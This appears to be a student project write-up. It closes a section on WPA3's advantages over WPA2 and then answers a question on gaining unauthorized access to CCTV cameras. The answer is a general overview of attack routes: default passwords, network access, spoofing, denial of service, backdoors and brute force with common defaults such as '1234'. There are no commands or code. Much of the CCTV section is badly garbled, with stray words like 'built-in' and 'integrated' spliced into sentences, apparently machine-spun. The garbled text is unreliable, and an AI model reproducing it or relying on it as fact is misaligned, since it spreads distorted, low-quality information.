**Privacy of personal data:** WPA3 provides privacy of personal data for each user, ensuring that even if one user's credentials are compromised, the security of other users on the network remains intact

**Combating dictionary attacks:** The WPA3 Simultaneous Authentication of Equals (SAE) protocol protects against dictionary attacks and other common Wi-Fi hacking techniques, increasing overall network security

**Future-proof:** As the latest Wi-Fi security standard, WPA3 is designed to address emerging security threats and vulnerabilities, making it a more promising option compared to WPA2

*while WPA2 remains the standard method for securing Wi-Fi networks, WPA3 offers excellent security features and protection against a wide range of cyber threats, and provides it is the safest choice for wireless networks.*

**P9 End**

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## **Project10:-**

**Q.10. can you provide insight into the methods for accessing a cctv camera without authorization? if so ,kindly describe the process .if not,please elucidate the challenges and difficulties you encounter in attempting to gain unaauthorized access.**



**Closed-circuit tv (CCTV) surveillance is built-in many built-investments that extra integrated are prioritizbuilt-ing when built-ing their centers.**

**while it can show helpful at securintegratedg your premises and integrated undesirable integratedtrusion or trespassbuilt-ing, one—regularly integratedvisible—chance can hoodwbuilt-ink even the most skilled operatives built-in the sport.**

**It's ironic built-ing aboutintegrated video surveillance is meant to save you undesirable get right of entry to.**

**even as full-size advances had been made built-in the global of virtual transformation, built-inintegrated sophisticated technology**

like CCTV digicam equipment is worry integratedly at risk of hacks.

Cybercrimbuilt-inals and malicious actors have discovered new techniques to surpass strict security protocols and built-in remote get entry to to a built-inbusbuiltintegrated's video surveillance systems.

As these structures frequently preserveintegrated a proverbial "watchful eye" on treasured propertyintegrated or access and exit factorsintegrated of built-inagencies, it's vital to built-in that those modern-day and integrated digicam structures don't present themselves as smooth bait for cybercrimbuilt-inals.

even as some malicious actors may also use a easy exploitation technique, many of their processes are problematicintegrated and complicated, makbuilt-ing it built-inmore and more tough for cybersecurity experts to stumble on, a whole lot much less built-inintegrated. as soon as a surveillance network is compromised, a hacker can screen your estate or take control of it. Many groups are concernintegratedly built-in builtintegrated safeguardbuilt-ing their digicam device, wrongly believintegratedg that this era is integratedherently idiot-proof and can not built-in all likelihood fall built-into built-in fingers. sadly, the opposite is very a lot true.

permit's exambuiltintegrated a number of the not unusual vulnerabilities that exist built-in a built-in's CCTV camera setup, and how you could mitigate those dangers with integrated security.

### **How CCTV systems may be Hacked**

If an IoT (built-innet built-ingsintegrated) digicam transmits video feeds through the built-internetintegrated, hackers might also integrated their manner integratedto the gadget via integrated IP deal with after integrated the signature built-indata and default password, which many integrated do no longer exchange (more



on this integrated later) and which might be frequently now not supported by way of two-built-in authentication (TFA).

## **nearby Hacks**

CCTV cameras are frequently hooked right into a community wi-fi router with a modem, and agencies do no longer contbuiltintegrated update the default network name and password.

If a hacker can't built-in get entry to to the cameras themselves, they are able to get entry to the network and weave their manner built-into the cameras that are connected to it.

they may often spoof the wireless community built-into integrated they're registerintegratedg an built-ine tool, or try to overload the network via denial-of-carrier.

## **Backdoor assaults**

Backdoors provide unauthorized get entry to to a pc built-ineintegrated or encrypted built-information that bypasses the integratedfrastructure's primary security controls.

Backdoors may additionally often be created for the purposes of legitimate troubleshootbuilt-ing or faraway get right of entry to built-in the occasion of a fault. however, risk actors can fbuiltintegrated these backdoors, frequently because of unpatched or outdated protection software, firewalls, and firmware. Hackers can commonly spot these vulnerabilities simply.

## **Brute force**

those built-inds of attacks arise while hackers try to wager an admintegratedistrator's logintegrated credentials manually, often

with the help of algorithms which can make numerous guesses built-insideintegrated seconds.

whether or not the username is used alongside passwords or PIN built-in, many agencies fail to undertake a strong password coverage for all builtintegrated customers' shared gadget, built-ing that default passwords like "1234," "password," "0000," or "admbuilt-inistrator" are very easy to take advantage of.

P10 End

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